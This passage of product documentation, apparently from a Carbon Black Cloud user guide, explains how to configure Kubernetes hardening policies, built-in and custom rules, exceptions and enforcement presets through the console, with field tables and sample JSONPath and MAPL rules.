- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **Inventory > K8s Workloads**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Inventory > Kubernetes > Workloads**.
- 2 Locate a workload and click the  icon at the end of the row.
- 3 On the details panel, under **Workload**, click **See more**.
The workload details window displays. On the **Overview** tab, in the **Runtime** card, you can see the number of alerts for that particular workload.
- 4 While in the **Runtime** card, click the link, showing the number of alerts.
The **Alerts** page displays. Here you can see the filtered alerts for only that particular workload.

Add False Positives as Normal Behavior to the Baseline

You can adjust the scope baseline of Kubernetes runtime policies for alerts, which indicate false positive workloads behavior. Meaning, you can dismiss alerts or add egress traffic destinations to the scope baseline.

You review the alerts after you enable or update a Kubernetes runtime policy and after the learning period completes. You can reduce the number of alerts by resolving the issues or by dismissing the alerts.

Note Dismissing alerts is only recommended when excluding specific workloads with known behaviors from the alerts list.

Procedure

- 1 On the left navigation pane, select **Alerts**.
- 2 Locate the alerts you are interested in and do one of the following:
 - Select the alert to dismiss and click **Dismiss**.
 - Select the alert to add an exception for and click **Add to baseline**.

Results

To further update the baseline for a particular policy, see [Review Scope Baseline for a K8s Runtime Policy](#) and take actions from there.

Managing Hardening Policies

Kubernetes hardening policies are combination of predefined and user-defined policy rules describing the target configuration of Kubernetes resources. Kubernetes workloads configuration breaking policy rules generates violations.

Understanding K8s Hardening Policies Concepts and Definitions

Start with this summary of concepts to better understand the Kubernetes hardening policies.

Kubernetes Hardening Policies

These are policies, which run a check of rules against the configuration of your Kubernetes environment.

Kubernetes Scope

Grouping of Kubernetes resources with a purpose, for example to apply a policy on them. Cluster groups are possible.

Pre-packaged Policies and Scopes

Policies and scopes available with the installation of Carbon Black Cloud console to facilitate the initial setup of Kubernetes policies. Updatable and removable. For more information, see [Pre-Packaged Policies](#) and [Pre-Packaged Scopes](#).

Built-in Rules

Built-in rules are available for direct use in K8s hardening policies and are based on Kubernetes security configuration. They are split in categories and grouped in templates.

Built-in Rules for Container Images

Rules with the container-shaped icon . These rules are applicable for scopes in the build phase, by using the CLI Client. The rules are applicable also on workloads based on particular container images in the deploy phase. These rules enforce container image properties and behavior. The rules without this icon on the card are not applicable for build phase. For more information on the CLI Client, see [Managing CLI Client Instances](#).

Custom Rules

Custom rules are an advanced concept for using JSONPaths to specify Kubernetes resources and properties to check.

Violations

Notifications on changes that happen in the configuration of your Kubernetes environment after enabling Kubernetes hardening policies, and violating those policies. Violations trigger

action at rule level, either block or alert. Possible violations can be seen before enabling a policy, which allows planning security strategies, like adding exceptions, using Enforce action, or disabling and enabling rules.

Actions

All rules have an action associated with them, either **Alert**, or **Block** or **Enforce**. The rules configuration sets an expected value. If the value is not met, a rule violation is triggered.

In case of **Alert** action, this violation is only displayed as notification.

In case of **Block** action, the Kubernetes resources are blocked for further use.

In case of **Enforce** action, the value for a rule is enforced to always be a certain expected value. The **Enforce** action is opposite to the **Alert** or **Block** actions. The **Enforce** action is used to ensure security standards independently of workloads configuration as a temporary solution.

Exceptions

Exclusion of workloads from the coverage of a Kubernetes policy due to known and accepted behaviour.

- The exceptions are based on workload name for the majority of rules.
- For the Role-Based Access Control (**RBAC**) rules, the exceptions are based on resource name and username.
- For the rules with **Enforce** action allowed, the exceptions may be based on workload name or workload label.

Predefined Templates

Predefined rule sets of built-in rules without additional configuration, for example exceptions.

Custom Templates

Mixing built-in and custom rules in a template.

Pre-Packaged Policies

When you first install and setup your Kubernetes clusters, the system includes two ready-to-user policies - Kube system and CBContainers dataplane.

The pre-packaged policies are associated to pre-packaged scopes. The policies are available as a starting point for your configuration and you can either edit or delete them. For more information on pre-packaged scopes, see [Pre-Packaged Scopes](#).

Pre-Packaged Policy	Scope Assigned
Kube system	Kubernetes System
CBContainers dataplane	CBContainers dataplane

As long as the pre-packaged policies are not modified, the **Last modified by** parameter is **Carbon Black**. Once you edit a policy, the **Last modified by** also changes.

The pre-packaged policies include a subset of the built-in rules, which are available for use in all Kubernetes hardening policies. You can see the rules, included in the policies by reviewing the list of rules on the right-side panel.

Create Kubernetes Hardening Policies

You can create Kubernetes hardening policies to enforce rules on your Kubernetes workloads and container images.

Prerequisites

All prerequisites are optional.

- Create a Kubernetes scope for assigning the Kubernetes hardening policy to it. To create a Kubernetes scope, see [Working with Kubernetes Scopes](#). If you do not create the scope beforehand, you can do so while creating the Kubernetes hardening policy.
- Create your own custom templates of rules, which you can apply to new policies. To create custom templates, see [Add Kubernetes Templates](#).
- To use custom rules in a Kubernetes hardening policy, you need to create such beforehand. See [Add Custom Rules to Kubernetes Hardening Policies](#).
- Make sure you are familiar with the [Understanding K8s Hardening Policies Concepts and Definitions](#).
- To apply the Enforce action for a rule, you must add an enforcement preset. For more details, see [Add Enforcement Presets to Kubernetes Hardening Policies](#).

Procedure

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **K8s Policies**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Enforce > K8s Policies**.
- 2 Select the **Hardening Policies** tab.
- 3 To start the configuration wizard, click **Add Policy**.
- 4 On the **Define Policy** page, name the policy, select the scope from the scopes, which are already in the system, and click **Next**.
 - If scopes are not selectable, they are already associated with other Kubernetes policies. In that case, you can add a new scope.

- To enable init containers, click **Include init containers**. Init containers are special containers that run before app containers in a K8s pod. These containers can contain utilities or setup scripts not present in an application image, which makes their impact on the overall security of a cluster smaller.
- 5 On the **Add Rules** page, select the rules to include and adjust their action type, and click **Next**.
- You can add all rules within a category or all rules from a template. When selected, all rules have the **Alert** action by default. You can set the action to **Block** or **Enforce** at any time. Enforce rules do not operate on the `kube-system` namespace. They act as block rules there to prevent unexpected changes to system critical resources.
 - Update the action type for the rules you want to apply **Block** action.
 - Include an already defined or add a new enforcement preset when you want to apply the **Enforce** action.
- 6 On the **Review Violations** page, review the possible violations, for which notifications will be triggered after you enable the policy, and click **Next**.
- You can create exceptions at this moment. For information, see [Add Exceptions to Kubernetes Hardening Policies](#).
- 7 On the **Confirm Policy** page, click **Enable Policy..**
- 8 Optional. To make a pause, click **Save as Draft**

The Carbon Black Cloud saves the policy in **Disabled** state.

What to do next

After you configure your Kubernetes hardening policies, you can observe the violations on the **K8s Violations** page or you can see how the policies span over your Kubernetes workloads on the **K8s Workloads** page.

Mutate Rules Outcome

You can enforce the values of selected resource properties to temporarily remediate an issue. To achieve this, use the Enforce action on policy rules. When you set the **Enforce** action for the rule, the mutated value is considered and a violation alert displays. If the workload still violates the rule after remediation, it is blocked from deployment.

During the policy creation process, at the step of adding rules, you can use the **Enforce** action. This action sets a predefined value to the rule outcome. You must select a preset for the Enforce rules that require a user-defined value. For more information on actions, see [Actions](#).

The rules, for which you can apply Enforce action, are:

Rules Category	Rules with Enforce Action Allowed	Relevant Resource Field	Enforced Value
Workload Security	Access to host namespace	spec.hostNetwork spec.hostPID spec.hostIPC	False
	Allow privilege escalation	spec.containers[*].securityContext.allowPrivilegeEscalation	False
	Allow privilege container	spec.containers[*].securityContext.privileged	False
	Writable file system	spec.containers[*].securityContext.readOnlyRootFilesystem	True
SecComp profile		metadata.annotations['container.seccomp.security.alpha.kubernetes.io/*'] metadata.annotations['seccomp.security.alpha.kubernetes.io/pod*'] spec.securityContext.seccompProfile.type spec.containers[*].securityContext.seccompProfile	User-Defined
Sysctl		spec.securityContext.sysctls	User-Defined
Additional capabilities		spec.containers[*].securityContext.capabilities.add	User-Defined
AppArmor		metadata.annotations['container.apparmor.security.beta.kubernetes.io/*']	User-Defined
Unmasked proc mount		spec.containers[*].securityContext.procMount	Empty (removes the field)

Rules Category	Rules with Enforce Action Allowed	Relevant Resource Field	Enforced Value
	Enforce not root	spec.securityContext.runAsNonRoot spec.containers[*].securityContext.runAsNonRoot spec.containers[*].securityContext.runAsGroup spec.containers[*].securityContext.runAsUser securityContext.runAsGroup securityContext.runAsUser	User-Defined user and group ID
Quota	CPU limits	spec.containers[*].resources.limits.cpu spec.containers[*].resources.requests.cpu	User-Defined
	Memory limits	spec.containers[*].resources.limits.memory spec.containers[*].resources.requests.memory	User-Defined

Procedure

- On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **K8s Policies**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Enforce > K8s Policies**.
- Select **Hardening Policies** tab.
- Click the policy row you want to edit, or click **Edit** from the **Actions** drop-down.
- Navigate to the **Add Rules** step in the configuration wizard.
- Look at the **Added Rules** on the right side or scroll to the **Workload Security** category of rules.
- For each of the rules listed in the table above, select the **Enforce** action.

Results

You have successfully set the properties values from the rules to comply with the security standards, no matter what value is evaluated by the rule. No violations are triggered.

Add Exceptions to Kubernetes Hardening Policies

You review the violations, for which alerts appear, while you create or update a Kubernetes hardening policy. You can reduce the number of violations by resolving the issues or by creating exceptions.

When you create exceptions on policy rules, you omit specific workloads from the rule action.

Note Creating exceptions is only recommended for excluding specific workloads with known behaviors. Remediate as many Kubernetes violations as possible before considering an exception.

Procedure

- 1 On the left navigation pane, click **Enforce > K8s Policies**.
- 2 Select the **Hardening Policies** tab.
- 3 Click the policy row you want to edit, or click **Edit** from the **Actions** drop-down.
- 4 Navigate to the **Review Violations** step in the configuration wizard.
- 5 To see a list of all the K8s objects with violation, click the **Violations** tab, and select a rule.
- 6 To create an exception, add criteria.

You can specify either a particular workload, or a criterion matching multiple workloads. For example, workloads having the same prefix or the same suffix.

Option	Description
Add criteria in any of the ways	<ul style="list-style-type: none"> ■ Select a rule with an Alert or Enforce action, and in the Violations or Enforcements tab on the right, click  for a workload. From the Resource Name drop-down menu select a username, to form a username-based exception, or a workload label, to form an exception based on the label of the workload. ■ Select a rule with an Alert or Enforce action, and in the Exceptions tab on the right, click Add Criteria. Define the rule exception criteria based on prefix, suffix, or the exact workload name. <p>Note The exception criteria matches current and future workloads, which are part of the policy scope.</p> <p>The total count of violations decreases. The workloads, excluded from the rules violations, appear in the Exception tab.</p>
Remove criteria	<ul style="list-style-type: none"> ■ Select a rule with violations. In the Exceptions tab, in the right panel, review the list of criteria. ■ Click the Delete icon for a criterion. ■ The matching workloads appear again as violations in the Violations tab and the total count of violations increases.
Deactivate a Rule	<p>To exclude the rule from the policy, toggle the state of the rule to Off.</p> <p>Note You can deactivate a rule if it triggers too many violations until issues in your environment are fixed.</p>

The objects, matching the criteria, form exceptions.

Add Enforcement Presets to Kubernetes Hardening Policies

Carbon Black Cloud allows you to enforce actions on resources by creating rule enforcement presets. The presets are pre-defined requirements that enforce specific fields and values by mutating automatically resources, which deviate from the standards of your organization.

As a DevSecOps, you can take control of your environment and reduce the number of violations by enforcing rules instead of changing the configuration sets for existing resources to meet company-introduced requirements.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **K8s Policies**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Enforce > K8s Policies**.
- 2 Select the **Hardening Policies** tab.
- 3 To start the configuration wizard, either select a policy and click **Edit Policy**, or **Add Policy**.
- 4 On the **Add Rules** page, locate a rule with enforce option and select **Enforce**.

The **Enforcement preset** drop-down menu displays. If the rule requires an user input, it is mandatory to enter a preset.

- 5 To assign a preset to the rule, do one of the following:
 - Select an already existing preset from the **Enforcement preset** drop-down menu.
 - Create a new preset.
- 6 To create the new preset, click the **Add new preset** link.
 - a Enter a name for the list of presets and select the rule-specific fields from the **Fields** drop-down menu.
 - b Select an action from the related drop-down menu and enter the enforce value.
To add more fields, you must use the plus icon.
 - c To confirm your changes, click **Save**.

The newly defined preset appears in the **Enforcement preset** menu.

- 7 To add the rule, click the **Select** caret right icon.

The rule and its enforcement preset move to the **Added Rules** pane.

- 8 Optional. Change the preset for the rule by clicking the down arrow next to the preset.

Once in the **Confirm Policy** page, you can view the rule enforcement preset with a warning icon in the **Action** column. This icon is available only when you edit a policy. It alerts you that changes of a preset value for a rule can affect newly deployed and re-deployed resource.

9 Click **Next**.

The modified rule appears in the **Review Violations** section and the rule enforcement preset name is available in the **Action** column.

When new resource deploys, the system makes sure that the fields can be enforced with the fields you predefined earlier.

What to do next

Edit or delete a rule enforcement preset.

You can also add an enforcement preset to a rule by navigating to the **Rules** tab, selecting a rule, and clicking the **Add preset** link in the **Rule Details** page.

Save Policy As Template

To save the rules from a Kubernetes hardening policy as a group of rules for using them in another policies, you can save a policy as template.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **K8s Policies**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Enforce > K8s Policies**.
- 2 Select the **Hardening Policies** tab.
- 3 Find the policy.
- 4 Expand **Actions** and click **Save as template**.
- 5 Enter name for the new template and click **Save**.

The newly created template is saved. The **Templates** tab is displayed with focus on the new template. You can make additional changes if you want.

Duplicate Policy

To use the same rules configuration of a Kubernetes hardening policy for another scope, you can duplicate the policy.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **K8s Policies**.

- If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Enforce > K8s Policies**.
- 2 Select the **Hardening Policies** tab.
 - 3 Locate the policy you want to duplicate.
 - 4 Expand **Actions** and click **Duplicate**.
- The wizard for creating a new policy populates with all the data from the existing policy.
- 5 Modify the policy name and scope, and save the duplicated policy.

Confirm Draft Policy

You can enable Kubernetes policies, which are in Disabled status. The policies in Disabled status are still a draft or are turned off for any reason.

You confirm a Kubernetes policy while you create it or later in time. This procedure specifically describes the case of confirming a policy after a pause, or enabling a policy in disabled status.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **K8s Policies**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Enforce > K8s Policies**.
- 2 Select either **Runtime Policies** tab or **Hardening Policies** tab.
- 3 Select the policy in **Disabled** status, which you want to enable. Click the caret  at the end of the row. The **Policy Details** panel expands on the right.
- 4 Toggle on the Status to become **Enabled**.

At this moment, the policy is enforced on your Kubernetes environment.

Edit Kubernetes Policies

You can edit Kubernetes policies, which are still draft in disabled status, or are already enabled but you need to update them.

Follow these steps to edit K8s policies:

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **K8s Policies**.

- If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Enforce > K8s Policies**.
- 2 On the **Runtime Policies** tab or **Hardening Policies** tab, search the policy you want to edit by either typing the name of the policy or filtering by status.
 - 3 Expand **Actions** and click **Edit**.
 - 4 Review the policy and make any changes.

Last modified and **Last modified by** parameters will be updated in the **Policy Details**.

Managing Kubernetes Rules

To create Kubernetes hardening policies, you can use the predefined rules or create custom ones.

About Rules

Rules are the main components of Kubernetes policies. For the Kubernetes hardening policies, the rules are applied on Kubernetes resources.

Rules for Kubernetes Hardening Policies

The rules for Kubernetes hardening policies are either built-in or custom rules.

- Built-in rules are based on the Kubernetes security configuration. They are split in categories and used in predefined templates.
- Custom rules are user-defined rules for any Kubernetes workloads. You can also define custom rules for container images. If you update a custom rule later, it will impact all policies.

About Built-in Rules

This section describes the built-in rules for Kubernetes hardening policies in alphabetical order.

Built-in Rules and Resource Types

No.	Built-in Rule Name	Resource Type
1	Access to host namespace	Pod
2	Access to host path	Pod
3	Access to persistent data	Pod
4	Additional capabilities	Pod
5	Allow privilege escalation	Pod
6	Allow privileged container	Pod
7	AppArmor	Pod
8	Auth	
9	Cluster role	ClusterRoleBindings

No.	Built-in Rule Name	Resource Type
10	CPU limits	Pod
11	Deny new resources	
12	Deploy new CRD	CustomResourceDefinition
13	Enforce not root	Pod
14	Exec to container	
15	External LoadBalancer	Service
16	Host port	Pod
17	Ingress controller	Ingress
18	Memory limits	Pod
19	Port forward	
20	Proxy	
21	Role	RoleBindings
22	SecComp profile	Pod
23	SeLinux	Pod
24	Sysctl	Pod
25	Unmasked proc mount	Pod
26	Writable file system	Pod
27	Image not scanned	Container Images
28	Critical vulnerabilities	Container Images
29	Vulnerabilities with available fixes	Container Images
30	Allowed registries	Container Images
31	Deny latest tag	Container Images
32	Require hash tags	Container Images

Built-in Rules Specification

No.	Built-in rule name	Elements on which the rule is applied	Expected values (if the value is different)
1	Access to host namespace	spec.hostNetwork spec.hostPID spec.hostIPC	FALSE
2	Access to host path	spec.volumes["*"].hostPath	Empty
3	Access to persistent data	spec.volumes["*"]	spec.volumes["*"].EmptyDir spec.volumes["*"].ConfigMap spec.volumes["*"].Secrets spec.volumes["*"].Ephemeral
4	Additional capabilities	spec.containers["*"].securityContext.capabilities.add spec.initContainers["*"].securityContext.capabilities.add	Empty or any of the below list CAP_CHOWN,CAP_DAC_OVERRIDE,CAP_SETGID,CAP_SETUID,CAP_SYS_CHROOT
5	Allow privilege escalation	spec.containers["*"].securityContext.allowPrivilegeEscalation spec.initContainers["*"].securityContext.allowPrivilegeEscalation	false, undefined/nil
6	Allow privileged container	spec.containers["*"].securityContext.privileged spec.initContainers["*"].securityContext.privileged	false, undefined/nil
7	AppArmor	metadata.annotations['container.apparmor.security.beta.kubernetes.io/runtime/default', undefined]	
8	Auth		
9	Cluster role	kind: clusterRoleBindings	
10	CPU limits	spec.containers["*"].resources.limits.cpu spec.containers["*"].resources.requests.cpu	
11	Deny new resources		
12	Deploy new CRD	kind: CustomResourceDefinition	
13	Enforce not root	spec.securityContext.runAsNonRoot spec.containers["*"].securityContext.runAsNonRoot spec.initContainers["*"].securityContext.runAsNonRoot	TRUE
14	Exec to container		
15	External LoadBalancer	spec.type.LoadBalancer	metadata.annotations['cloud.google.com/region', undefined] metadata.annotations['service.beta.kubernetes.io/region', undefined] metadata.annotations['service.beta.kubernetes.io/external-ip', undefined] metadata.annotations['service.kubernetes.io/external-ip', undefined] metadata.annotations['service.beta.kubernetes.io/external-ips', undefined] metadata.annotations['service.beta.kubernetes.io/external-ports', undefined] metadata.annotations['service.kubernetes.io/external-ips', undefined] metadata.annotations['service.kubernetes.io/external-ports', undefined]
16	Host port	spec.containers["*"].ports["*"].hostPort spec.initContainers["*"].ports["*"].hostPort	0, undefined

No.	Built-in rule name	Elements on which the rule is applied	Expected values (if the value is different)
17	Ingress controller		
18	Memory limits	spec.containers[*].resources.limits.memory spec.containers[*].resources.requests.memory	
19	Port forward		
20	Proxy		
21	Role	kind: roleBinding	
22	SecComp profile	metadata.annotations['seccomp.security.alpha.kubernetes.io/pod*'] spec.securityContext.seccompProfile.type spec.containers[*].securityContext.seccompProfile spec.initContainers[*].securityContext.seccompProfile	false, undefined/nil
23	SeLinux	spec.securityContext.seLinuxOptions spec.containers[*].securityContext.seLinuxOptions spec.initContainers[*].securityContext.seLinuxOptions	undefined/nil
24	Sysctl	spec.securityContext.sysctls	kernel.shm_rmid_forced net.ipv4.ip_local_port_range net.ipv4.tcp_synccookies net.ipv4.ping_group_range undefined/empty
25	Unmasked proc mount	spec.containers[*].securityContext.procMount spec.initContainers[*].securityContext.procMount	undefined/nil, 'Default'
26	Writable file system	spec.containers[*].securityContext.readOnlyRootFilesystem spec.initContainers[*].securityContext.readOnlyRootFilesystem	

About Custom Rules for Kubernetes Hardening Policies

This section describes all types of custom rules for Kubernetes hardening policies.

Each rule type is described in a separate topic. The common characteristics are:

Characteristic	Description
Name	The name of the rule must be unique.
Description	Short description of the rule that appears in several views, among which: <ul style="list-style-type: none"> ■ Enforce > K8s Policies > Rules tab ■ Enforce > K8s Policies > Templates tab ■ Enforce > K8s Policies > Hardening Policies > Add Policy > Review Violations step.

Basic JSONPath Rules

The JSONPath option for adding custom rules is a guided configuration of MAPL rule with limited capabilities. MAPL or Manageable Access-Control Policy Language is a language for rules, controlling access in a microservices environment. With this kind of rule you define the desired state for your Kubernetes resources.

JSONPath custom rules can contain multiple conditions linked with logical operands. Conditions include a Kubernetes resource - **Resource Kind**, and expected value connected by a selected method.

You can configure a basic JSONPath custom rule using the guided configuration possibility in the Carbon Black Cloud console.

Characteristic	Description
Resource kind	Type of Kubernetes resource the rule refers to.
JSONPath	The JSONPath selector is used to get to a specific setting and specify its value within the configuration file of a K8s resource. Note You have to start the JSONPath selector string with the \$ sign .
	A custom rule may have multiple JSONPath criteria which use the AND logic to match individual resources. Find an extended definition of JSONPath here: JSONPath is a way to represent an element or a selection of elements in a JSON or YAML file. A jsonpath expression is built as a tree: `{.element} {.child} {.grand-child}` A jsonpath expression starts with a dot (.) to start matching from the root of the configuration, followed by the name of a child, then grandchild, and so on. Use [:] to match any element inside an array, such as any label name inside \$.metadata.labels. For example: `\$.metadata.labels[:].name`*
Method	The method that should be used to evaluate the resource value: <ul style="list-style-type: none"> ■ EQ - equal ■ NE - not equal ■ RE - match a regular expression ■ NRE - does not match a regular expression ■ LT - lower than ■ LE - lower or equal than ■ GT - greater than ■ GE - greater or equal than ■ EX - exists ■ NEX - not exists ■ IN - in list of values [val1,val2,val3,...] ■ NIN - not inlist of values [val1,val2,val3,...]
Value	The threshold value to match the resource value. If the value is not matched, the rule is violated.

Example: Example JSON

```
{
  "apiVersion": "v1",
  "kind": "Namespace",
  "metadata": {
    "creationTimestamp": "2021-04-09T00:52:44Z",
    "managedFields": [
      {
        "apiVersion": "v1",
        "fieldsType": "ManagedFieldsEntry"
      }
    ]
  }
}
```

```

"fieldsType": "FieldsV1",
"fieldsV1": {
  "f:status": {
    "f:phase": {}
  }
},
...

```

Example: Example Custom Rule 1

Don't allow workloads with more than 5 replicas: `$.spec.replicas GT 5`

Example: Example Custom Rule 2

Requires presence of CPU quotas for all containers:

`$.spec.template.spec.containers[:].resources.limits.cpu NEX`

Example: Example Custom Rules 3 and 4

Requires each workload to have a label named `serviceOwner` and a value that looks like an e-mail address (2 rules):

- `$.spec.template.metadata.label.serviceOwner NEX`
- `$.spec.template.metadata.label.serviceOwner NRE .+@mycompany\ .com`

Images Rules

You can create custom rules for container images, based on existing built-in rules.

You can base a custom rule on a built-in rule for container images. You can select the built-in rule to use, and then the settings to modify.

Characteristic	Description
Image criteria	<p>You can base your custom rule on a built-in rule among the options:</p> <ul style="list-style-type: none"> ■ Vulnerabilities ■ Vulnerabilities with fixes. <p>You can also use Allowed registries option.</p>
Vulnerability severity	<p>Specify the container images vulnerability severity, for which the rule will make validation.</p> <p>Relates to the base rule selected in Image criteria.</p> <p>Note The vulnerabilities with Critical severity are part of the default Critical vulnerabilities built-in rule. If you select Critical, you duplicate the existing built-in rule.</p>
Registry domains	<p>Specify registries you want to allow as source.</p> <p>Example registry domain: docker.io</p>

Advanced Rules

Using YAML file to describe the MAPL rules for Kubernetes resources and applicable conditions is the advanced option for adding custom rules.

MAPL rules in YAML format give more specificity in how a custom rule can be configured for a Kubernetes environment.

To configure successfully an advanced custom rule, you must have the YAML file, written in MAPL language, applicable for your Kubernetes environment. You can directly import the file, with no need for other configurations.

Characteristic	Description
MAPL rule configuration	<p>Section to enter or import YAML file.</p> <p>The YAML file must include one-attribute conditions, using logical operands, which are tested against the Kubernetes configuration data.</p> <p>The attribute is a JSONpath.</p> <p>The method is among:</p> <ul style="list-style-type: none"> ■ EQ - equal ■ NE - not equal ■ RE - match a regular expression ■ NRE - does not match a regular expression ■ LT - lower than ■ LE - lower or equal than ■ GT - greater than ■ GE - greater or equal than ■ EX - exists ■ NEX - not exists ■ IN - in list of values [val1,val2,val3,...] ■ NIN - not inlist of values [val1,val2,val3,...] ■ The value is fixed value. <p>See specification of the MAPL language (external link).</p>

Example Custom Rule Based on the Advanced Option

```

conditions:
conditionsTree:
ANY:
parentJsonpathAttribute: 'jsonpath:$spec.containers[:]'
condition:
OR:
- condition:
  attribute: 'jsonpath:$RELATIVE.resources.limits.cpu'
  method: NEX
- condition:
  attribute: 'jsonpath:$RELATIVE.resources.limits.memory'
  method: NEX

```

Add Custom Rules to Kubernetes Hardening Policies

During policy creation, you can add custom rules to the policy. A rule can be part of many policies with configuration for a different action.

Prerequisites

To find more information about the types of rules before you begin, see:

- [Basic JSONPath Rules](#)
- [Images Rules](#)
- [Advanced Rules and the specification of the MAPL language \(external link\)](#).

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **K8s Policies**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Enforce > K8s Policies**.
- 2 Select the **Rules** tab.
- 3 To start the configuration wizard, click **Add Rule**.
- 4 On the **Define** page, determine the rule.
 - a Enter the custom rule name and description. Name must be unique.
 - b Select an option for defining the rule criteria.
 - c Click **Next**.
- 5 On the **Configure Rule** page, set up the rule and click **Next**.

Option	Description
Rule, based on JSONPath, methods, and values	<ul style="list-style-type: none"> ■ Select Resource Kind. By default, all resource kinds are selected. ■ Select JSONPath, Method, and Value. <p>Note To construct the JSONPath, you can optionally use the Sample resource JSON area, the Import button, and the Results for JSONPath area. If you know the JSONPath, you can skip those elements.</p>
Rule, based on container image criteria	<ul style="list-style-type: none"> ■ Select the Image criteria - the available base rules are: <ul style="list-style-type: none"> ■ Vulnerabilities ■ Vulnerabilities with fixes. <p>You can also use Allowed registries option.</p>
Advanced rule, based on MAPL access control rule in YAML format	<ul style="list-style-type: none"> ■ Enter YAML code in the text area. To select then YAML file, click Import.

- 6 On the **Confirm Rule** page, review the summary of the rule criteria and the matching Kubernetes resources and click **Save**.

Build Correct JSONPath

To facilitate the creation and validation of JSONPath criteria, the Carbon Black Cloud console provides a few optional steps.

To build a correct JSONPath selector, you can enter a sample resource configuration, or import the configuration of an already deployed resource in your Kubernetes environment. Based on this configuration, the Carbon Black Cloud console gives a preview of the selector's result, and you can build the selector you want.

Prerequisites

See [Basic JSONPath Rules](#).

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **K8s Policies**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Enforce > K8s Policies**.
 - 2 Select the **Rules** tab.
 - 3 Define the rule.
 - a Enter the custom rule name and description. Name must be unique.
 - b Select an option for defining the rule criteria.
 - c Click **Next**.
 - 4 Select to configure a rule, based on **JSONPath, methods, and values**.
 - 5 Click **Import** to open an existing resource file from your Kubernetes environment.
The resource file is displayed in the **Sample resource JSON** area.
 - 6 Enter a string of your preference, which you can copy from the displayed JSON file, in **JSONPath**, then click the  icon.
 - 7 In the **Results for JSONPath** area, preview the selection you have made. If you see empty brackets [], the string you entered is not returning any resource. If you see a number, for example, [1], there is one matching resource.
 - 8 To display a preview of the created rule, the desired state, against the returned resources, and the actual state, click **Next**.
- At this point, you can decide how to continue with the rule configuration.

Example: Example illustration of the steps after importing a sample JSON file:

The screenshot shows the 'ADD CUSTOM RULE' interface in three steps: Define Rule (green checkmark), Configure Rule (step 2), and Confirm Rule (step 3). The 'Configure Rule' step is active, showing a 'Resource kind' dropdown set to 'All kinds'. Below it is a 'Sample resource JSON' code editor with a red box around the '\$.roleRef' field. To the right is a results panel titled 'Results for JSONPath "\$.roleRef"' containing a single object:

```

1 [
2   {
3     "apiGroup": "rbac.authorization.k8s.io",
4     "kind": "Role",
5     "name": "tkg-metadata-reader"
6   }
7 ]

```

Below the code editor is a search bar with the JSONPath '\$.roleRef' and a magnifying glass icon. To its right are 'Method' and 'Value' fields with a plus sign button.

Edit or Delete Custom Rules

You can update or delete already created custom rules for Kubernetes hardening policies.

- You can edit custom rules after creating them, even if you have included them in Kubernetes hardening policies.
- You can also add custom rules to templates.
- You can delete custom rules only if they are not part of Kubernetes hardening policies yet.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **K8s Policies**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Enforce > K8s Policies**.

- 2 Select the **Rules** tab.
- 3 Search for a custom rule.

All custom rules are filtered in the list of rules. You can see the number of policies and templates including the rules.

- 4 To expand **Rule Details** panel, click the caret  at the end of the row.
- 5 In the right panel, select an action.
 - To update the rule, click **Edit**. The **Edit Custom Rule** window shows. You cannot change the rule type. Click **Next** and follow the configuration wizard.
 - To add a rule to template, click **Add to templates**, select one or more custom templates and click **Save**.
 - To delete a rule, click **Delete**.

Edit or Delete Enforcement Presets

You can use the Carbon Black Cloud console to modify rule enforcement presets or delete such.

Note You must not delete a preset that is currently in use. Otherwise, it fails.

Procedure

- 1 On the left navigation pane, do one of the following depending on your system configuration and role:
 - If you have the Kubernetes Security DevOps or SecOps role and your system has only Containers Security feature, click **K8s Policies**.
 - If you have any other role and your system has Containers Security and other Carbon Black Cloud features, click **Enforce > K8s Policies**.
- 2 Select the **Rules** tab.
- 3 Locate the rule with enforcement presets and double-click it.
- 4 In the **Rule Details** page, click the **Enforcement Presets** drop-down menu.

All available presets for this rule display.
- 5 Locate an enforcement preset, click the related drop-down arrow menu, and select an action.
 - To update the value fields of the preset, select **Edit**, and save your changes.
 - To delete the preset, select **Delete**, and confirm your action.

If the preset is used in a policy, the drop-down arrow menu is deactivated.

Results

After editing the preset, existing workloads are not changed until they are re-deployed in the environment.

Managing Kubernetes Templates

Kubernetes hardening policy custom templates are groups of predefined or custom rules that do not include exceptions.

Predefined rule sets cover the following categories of rules:

- Custom: all custom rules in the system
- Container Images: identify vulnerabilities in container images
- Workload Security: rules based on the Kubernetes security configuration. See [Pod Security Standards](#).
